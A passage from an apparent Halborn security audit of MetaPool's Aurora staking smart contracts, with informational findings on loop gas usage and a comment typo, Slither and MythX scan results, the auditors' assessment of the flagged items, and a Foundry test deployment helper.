```
159 for (uint i = 0; i < _totalAccounts; i++)
```

Listing 24: contracts/StakingManager.sol

```
159 for (uint i = 1; i <= _totalOrders; i++)
```

Listing 25: contracts/StakingManager.sol

```
170 for (uint i = 1; i <= _totalOrders; i++)
```

Listing 26: contracts/StakingManager.sol

```
for (uint i = 0; i < _totalDepositors; i++)
```

Listing 27: contracts/StakingManager.sol

```
for (uint i = 0; i < _totalDepositors; i++)
```

Listing 28: contracts/StakingManager.sol

```
for (uint i = 0; i < _totalDepositors; i++)
```

Listing 29: contracts/StakingManager.sol

```
for (uint i = 0; i < _totalDepositors; i++)
```

Listing 30: contracts/StakingManager.sol

```
for (uint i = 1; i <= _totalOrders; i++)
```

Listing 31: contracts/StakingManager.sol

```
for (uint i = _totalDepositors; i > 0; i--)
```

Listing 32: contracts/StakingManager.sol

```
for (uint i = 1; i <= _totalOrders; i++)
```

BVSS:

AO:A/AC:L/AX:L/C:N/I:N/A:N/D:N/Y:N/R:N/S:U (0.0)

Recommendation:

It is recommended to cache array lengths outside of loops, as long the size is not changed during the loop.

It is recommended to use the unchecked ++i operation to increment the values of the uint variable inside the loop. It is noted that using unchecked operations requires particular caution to avoid overflows, and their use may impair code readability.

It is possible to save gas by using != inside loop conditions.

Remediation Plan:

SOLVED: The MetaPool team solved the issue by applying aforementioned recommendations.

4.10 (HAL-10) TYPOS IN COMMENTS - INFORMATIONAL (0.0)

Description:

It has been identified that some comments contain typos. Although it is a comment, fixing it is recommended to improve code quality and readability in order to avoid confusions.

Code Location:

Listing 33: contracts/StakingManager.sol (Line 271)

```
/// @notice AURORA tokens are tansfer to the users on the withdraw
    process,
/// triggered only by the stAUR vault.
function transferAurora(
```

BVSS:

AO:A/AC:L/AX:L/C:N/I:N/A:N/D:N/Y:N/R:N/S:U (0.0)

Recommendation:

If possible, consider modifying tansfer to transfer.

Remediation Plan:

SOLVED: The MetaPool team solved the issue by correcting typos.


AUTOMATED TESTING

5.1 STATIC ANALYSIS REPORT


Description:

Halborn used automated testing techniques to enhance the coverage of certain areas of the smart contracts in scope. Among the tools used was Slither, a Solidity static analysis framework. After Halborn verified the smart contracts in the repository and was able to compile them correctly into their ABIs and binary format, Slither was run against the contracts. This tool can statically verify mathematical relationships between Solidity variables to detect invalid or inconsistent usage of the contracts' APIs across the entire code-base.


Results:



```
Depositor.stake(uint256) (contracts/Depositor.sol#64-72) uses arbitrary from in transferFrom: aurora.safeTransferFrom(stAurVault,address(this),_assets) (contracts/Depositor.sol#67)
ERC4626._deposit(address,address,uint256,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/extensions/ERC4626.sol#233-250) uses arbitrary from in transferFrom: SafeERC20.safeTransferFrom(_asset,caller,add
ress(this),assets) (node_modules/@openzeppelin/contracts/token/ERC20/extensions/ERC4626.sol#246)
LiquidityPool.transferStAur(address,uint256,uint256) (contracts/LiquidityPool.sol#141-153) uses arbitrary from in transferFrom: IERC20(auroraToken).safeTransferFrom(_stAurVault,address(this),_assets) (contracts/Li
quidityPool.sol#150)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#arbitrary-from-in-transferfrom

AdminControlled.adminDelegatecall(address,bytes) (contracts/testing/AdminControlled.sol#96-106) uses delegatecall to a input-controlled function id
        - (success,rdata) = target.delegatecall(data) (contracts/testing/AdminControlled.sol#103)
ERC1967UpgradeUpgradeable._functionDelegateCall(address,bytes) (node_modules/@openzeppelin/contracts-upgradeable/proxy/ERC1967/ERC1967UpgradeUpgradeable.sol#184-190) uses delegatecall to a input-controlled functio
n id
        - (success,returndata) = target.delegatecall(data) (node_modules/@openzeppelin/contracts-upgradeable/proxy/ERC1967/ERC1967UpgradeUpgradeable.sol#188)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#controlled-delegatecall

LiquidityPool.redeem(uint256,address,address) (contracts/LiquidityPool.sol#182-219) performs a multiplication on the result of a division:
        - poolPercentage = (_shares * ONE_AURORA) / totalSupply() (contracts/LiquidityPool.sol#194)
        - auroraToSend = (poolPercentage * auroraBalance) / ONE_AURORA (contracts/LiquidityPool.sol#195)
LiquidityPool.redeem(uint256,address,address) (contracts/LiquidityPool.sol#182-219) performs a multiplication on the result of a division:
        - poolPercentage = (_shares * ONE_AURORA) / totalSupply() (contracts/LiquidityPool.sol#194)
        - stAurToSend = (poolPercentage * stAurBalance) / ONE_AURORA (contracts/LiquidityPool.sol#196)
LiquidityPool._calculatePoolFees(uint256) (contracts/LiquidityPool.sol#294-307) performs a multiplication on the result of a division:
        - totalFee = (_amount * swapFeeBasisPoints) / ONE_HUNDRED_PERCENT (contracts/LiquidityPool.sol#297-299)
        - _lpFeeCut = (totalFee * liqProvFeeCutBasisPoints) / ONE_HUNDRED_PERCENT (contracts/LiquidityPool.sol#302-304)
AuroraStaking._stake(address,uint256) (contracts/testing/AuroraStaking.sol#283-302) performs a multiplication on the result of a division:
        - _amountOfShares = numerator / totalAmountOfStakedAurora (contracts/testing/AuroraStaking.sol#290)
        - _amountOfShares * totalAmountOfStakedAurora < numerator (contracts/testing/AuroraStaking.sol#292)
JetStakingV1._stake(address,uint256) (contracts/testing/JetStakingV1.sol#1098-1131) performs a multiplication on the result of a division:
        - _amountOfShares = numerator / totalAmountOfStakedAurora (contracts/testing/JetStakingV1.sol#1107)
        - _amountOfShares * totalAmountOfStakedAurora < numerator (contracts/testing/JetStakingV1.sol#1109)
MathUpgradeable.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/math/MathUpgradeable.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts-upgradeable/utils/math/MathUpgradeable.sol#102)
        - inverse = (3 * denominator) ^ 2 (node_modules/@openzeppelin/contracts-upgradeable/utils/math/MathUpgradeable.sol#117)
MathUpgradeable.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/math/MathUpgradeable.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts-upgradeable/utils/math/MathUpgradeable.sol#102)
        - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts-upgradeable/utils/math/MathUpgradeable.sol#121)
MathUpgradeable.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/math/MathUpgradeable.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts-upgradeable/utils/math/MathUpgradeable.sol#102)
        - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts-upgradeable/utils/math/MathUpgradeable.sol#122)
MathUpgradeable.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/math/MathUpgradeable.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts-upgradeable/utils/math/MathUpgradeable.sol#102)
        - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts-upgradeable/utils/math/MathUpgradeable.sol#123)
MathUpgradeable.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/math/MathUpgradeable.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts-upgradeable/utils/math/MathUpgradeable.sol#102)
        - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts-upgradeable/utils/math/MathUpgradeable.sol#124)
MathUpgradeable.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/math/MathUpgradeable.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts-upgradeable/utils/math/MathUpgradeable.sol#102)
        - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts-upgradeable/utils/math/MathUpgradeable.sol#125)
MathUpgradeable.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/math/MathUpgradeable.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts-upgradeable/utils/math/MathUpgradeable.sol#102)
        - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts-upgradeable/utils/math/MathUpgradeable.sol#126)
MathUpgradeable.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/math/MathUpgradeable.sol#55-135) performs a multiplication on the result of a division:
        - prod0 = prod0 / twos (node_modules/@openzeppelin/contracts-upgradeable/utils/math/MathUpgradeable.sol#105)
        - result = prod0 * inverse (node_modules/@openzeppelin/contracts-upgradeable/utils/math/MathUpgradeable.sol#132)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
        - inverse = (3 * denominator) ^ 2 (node_modules/@openzeppelin/contracts/utils/math/Math.sol#117)
```



```
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
        - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#121)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
        - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#122)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
        - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#123)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
        - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#124)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
        - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#125)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
        - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#126)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - prod0 = prod0 / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#105)
        - result = prod0 * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#132)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#divide-before-multiply

AuroraStaking._before() (contracts/testing/AuroraStaking.sol#223-230) uses a dangerous strict equality:
        - touchedAt == block.timestamp (contracts/testing/AuroraStaking.sol#224)
AuroraStaking._stake(address,uint256) (contracts/testing/AuroraStaking.sol#283-302) uses a dangerous strict equality:
        - totalAuroraShares == 0 (contracts/testing/AuroraStaking.sol#285)
AuroraStaking.getRewardsAmount(uint256,uint256) (contracts/testing/AuroraStaking.sol#133-145) uses a dangerous strict equality:
        - lastUpdate == block.timestamp (contracts/testing/AuroraStaking.sol#140)
JetStakingV1._batchClaimRewards(address,uint256[]) (contracts/testing/JetStakingV1.sol#1082-1089) uses a dangerous strict equality:
        - streams[streamIds[i]].status == StreamStatus.ACTIVE (contracts/testing/JetStakingV1.sol#1086)
JetStakingV1._before() (contracts/testing/JetStakingV1.sol#1005-1019) uses a dangerous strict equality:
        - touchedAt == block.timestamp (contracts/testing/JetStakingV1.sol#1006)
JetStakingV1._before() (contracts/testing/JetStakingV1.sol#1005-1019) uses a dangerous strict equality:
        - streams[i].status == StreamStatus.ACTIVE (contracts/testing/JetStakingV1.sol#1012)
JetStakingV1._moveAllRewardsToPending(address) (contracts/testing/JetStakingV1.sol#1070-1076) uses a dangerous strict equality:
        - streams[i].status == StreamStatus.ACTIVE (contracts/testing/JetStakingV1.sol#1073)
JetStakingV1._moveRewardsToPending(address,uint256) (contracts/testing/JetStakingV1.sol#1043-1066) uses a dangerous strict equality:
        - require(bool,string)(streams[streamId].status == StreamStatus.ACTIVE,INACTIVE_OR_PROPOSED_STREAM) (contracts/testing/JetStakingV1.sol#1045-1048)
JetStakingV1._moveRewardsToPending(address,uint256) (contracts/testing/JetStakingV1.sol#1043-1066) uses a dangerous strict equality:
        - reward == 0 (contracts/testing/JetStakingV1.sol#1057)
JetStakingV1._stake(address,uint256) (contracts/testing/JetStakingV1.sol#1098-1131) uses a dangerous strict equality:
        - totalAuroraShares == 0 (contracts/testing/JetStakingV1.sol#1102)
JetStakingV1.getRewardsAmount(uint256,uint256) (contracts/testing/JetStakingV1.sol#815-843) uses a dangerous strict equality:
        - lastUpdate == block.timestamp (contracts/testing/JetStakingV1.sol#821)
JetStakingV1.getTotalAmountOfStakedAurora() (contracts/testing/JetStakingV1.sol#913-916) uses a dangerous strict equality:
        - touchedAt == 0 (contracts/testing/JetStakingV1.sol#914)
JetStakingV1.startEndScheduleIndex(uint256,uint256,uint256) (contracts/testing/JetStakingV1.sol#922-956) uses a dangerous strict equality:
        - end == schedule.time[scheduleTimeLength - 1] (contracts/testing/JetStakingV1.sol#944)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dangerous-strict-equalities

Reentrancy in StakingManager._unstakeWithdrawOrders() (contracts/StakingManager.sol#372-394):
        External calls:
        - IDepositor(depositor).unstake(nextWithdraw) (contracts/StakingManager.sol#384)
        - IDepositor(depositor).unstakeAll() (contracts/StakingManager.sol#387)
        State variables written after the call(s):
        - _updateDepositorShares(depositor) (contracts/StakingManager.sol#390)
                - depositorShares[_depositor] = IAuroraStaking(auroraStaking).getUserShares(_depositor) (contracts/StakingManager.sol#231)
        StakingManager.depositorShares (contracts/StakingManager.sol#60) can be used in cross function reentrancies:
        - StakingManager._updateDepositorShares(address) (contracts/StakingManager.sol#230-232)
```



```
        - StakingManager.getDepositorShares(address) (contracts/StakingManager.sol#216-218)
        - StakingManager.getTotalAssetsFromDepositor(address) (contracts/StakingManager.sol#249-255)
        - StakingManager.getTotalAssetsFromDepositors() (contracts/StakingManager.sol#257-265)
        - StakingManager.setNextDepositor() (contracts/StakingManager.sol#236-247)
Reentrancy in StakingManager.cleanOrdersQueue() (contracts/StakingManager.sol#305-322):
        External calls:
        - _withdrawFromDepositor() (contracts/StakingManager.sol#309)
                - IDepositor(depositor).withdraw(pendingAmount) (contracts/StakingManager.sol#355)
        - _unstakeWithdrawOrders() (contracts/StakingManager.sol#313)
                - IDepositor(depositor).unstake(nextWithdraw) (contracts/StakingManager.sol#384)
                - IDepositor(depositor).unstakeAll() (contracts/StakingManager.sol#387)
        State variables written after the call(s):
        - _moveAndRemoveWithdrawOrders() (contracts/StakingManager.sol#314)
                - lastPendingOrderIndex = _totalOrders (contracts/StakingManager.sol#410)
        StakingManager.lastPendingOrderIndex (contracts/StakingManager.sol#76) can be used in cross function reentrancies:
        - StakingManager._moveAndRemoveWithdrawOrders() (contracts/StakingManager.sol#396-413)
        - StakingManager._movePendingToAvailable() (contracts/StakingManager.sol#360-368)
        - StakingManager.getTotalPendingOrders() (contracts/StakingManager.sol#203-205)
        - nextCleanOrderQueue = _nextCleanOrderQueue (contracts/StakingManager.sol#319)
        StakingManager.nextCleanOrderQueue (contracts/StakingManager.sol#56) can be used in cross function reentrancies:
        - StakingManager.cleanOrdersQueue() (contracts/StakingManager.sol#305-322)
        - StakingManager.constructor(address,address,address,uint256,uint256) (contracts/StakingManager.sol#90-113)
        - StakingManager.getAvailableTimestamp(bool) (contracts/StakingManager.sol#190-195)
        - StakingManager.nextCleanOrderQueue (contracts/StakingManager.sol#56)
        - _moveAndRemoveWithdrawOrders() (contracts/StakingManager.sol#314)
                - pendingOrder[i] = Order(_assets,_receiver) (contracts/StakingManager.sol#407)
        StakingManager.pendingOrder (contracts/StakingManager.sol#75) can be used in cross function reentrancies:
        - StakingManager._getUserPendingOrderIndex(address) (contracts/StakingManager.sol#168-176)
        - StakingManager._moveAndRemoveWithdrawOrders() (contracts/StakingManager.sol#396-413)
        - StakingManager._movePendingToAvailable() (contracts/StakingManager.sol#360-368)
        - StakingManager.getPendingOrderAssets(address) (contracts/StakingManager.sol#198-201)
        - _moveAndRemoveWithdrawOrders() (contracts/StakingManager.sol#314)
                - totalWithdrawInQueue = 0 (contracts/StakingManager.sol#412)
        StakingManager.totalWithdrawInQueue (contracts/StakingManager.sol#72) can be used in cross function reentrancies:
        - StakingManager._moveAndRemoveWithdrawOrders() (contracts/StakingManager.sol#396-413)
        - StakingManager._unstakeWithdrawOrders() (contracts/StakingManager.sol#372-394)
        - StakingManager.createWithdrawOrder(uint256,address) (contracts/StakingManager.sol#324-341)
        - StakingManager.totalAssets() (contracts/StakingManager.sol#267-269)
        - StakingManager.totalWithdrawInQueue (contracts/StakingManager.sol#72)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-1
```

- Arbitrary from in transferFrom issue does not pose any risk since the contract controls this value.
- Flagged re-entrancy issues do not pose a risk for scoped smart contract.
- Multiplication after division issues do not pose any risk since in these operations the decimal precision is being preserved during divisions.

5.2 AUTOMATED SECURITY SCAN

Description:

Halborn used automated security scanners to assist with detection of well-known security issues and to identify low-hanging fruits on the targets for this engagement. Among the tools used was MythX, a security analysis service for Ethereum smart contracts. MythX performed a scan on the smart contracts and sent the compiled results to the analyzers to locate any vulnerabilities.

MythX results:

- No major issues found by MythX.

APPENDIX

Deployment contract used for Staking Pool Aurora testing:

Listing 34: DeploymentHelper.sol

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

import "forge-std/Test.sol";

import { MockERC20 } from "./mocks/MockERC20.sol";

import { AuroraStaking } from "contracts/testing/AuroraStaking.sol
↳ ";

import { StakedAuroraVault } from "contracts/StakedAuroraVault.sol
↳ ";
import { LiquidityPool } from "contracts/LiquidityPool.sol";
import { StakingManager } from "contracts/StakingManager.sol";
import { Depositor } from "contracts/Depositor.sol";

import "@openzeppelin/contracts-upgradeable/token/ERC20/
↳ ERC20Upgradeable.sol";

contract DeploymentHelper is Test {

    address public ALICE = makeAddr("ALICE");
    address public BOB = makeAddr("BOB");
    address public CHARLIE = makeAddr("CHARLIE");

    address public ATTACKER = makeAddr("ATTACKER");

    address public OPERATOR = makeAddr("OPERATOR");
    address public FEECOLLECTOR = makeAddr("FEECOLLECTOR");
    address public REWARDCOLLECTOR = makeAddr("REWARDCOLLECTOR");

    MockERC20 aur;
    MockERC20 centauri;

    AuroraStaking auroraStaking;

    StakedAuroraVault stakedAuroraVault;
    LiquidityPool liquidityPool;
    StakingManager stakingManager;
    Depositor depositor;

    constructor() {
        aur = new MockERC20("Aurora", "AUR");
        centauri = new MockERC20("Centauri", "CEN");

        stakedAuroraVault = new StakedAuroraVault(
            address(aur),
            OPERATOR,
            "Staked Aurora",
            "stAUR",
            0.01 ether
        );

        liquidityPool = new LiquidityPool(
            address(stakedAuroraVault),
            address(aur),
            FEECOLLECTOR,
            OPERATOR,
            "LP Aurora Vault",
            "lpAUR",
            0.01 ether,
            200,
            8000
        );

        auroraStaking = new AuroraStaking(
            address(aur),
            address(centauri)
        );

        stakingManager = new StakingManager(
            address(stakedAuroraVault),
            address(auroraStaking),
            OPERATOR,
            50,
            50
        );

        depositor = new Depositor(
            address(stakingManager),
            address(REWARDCOLLECTOR)
        );

        stakingManager.insertDepositor(address(depositor));

        stakedAuroraVault.initializeLiquidStaking(
            address(stakingManager),
            address(liquidityPool)
        );
    }
}
```

THANK YOU FOR CHOOSING

HALBORN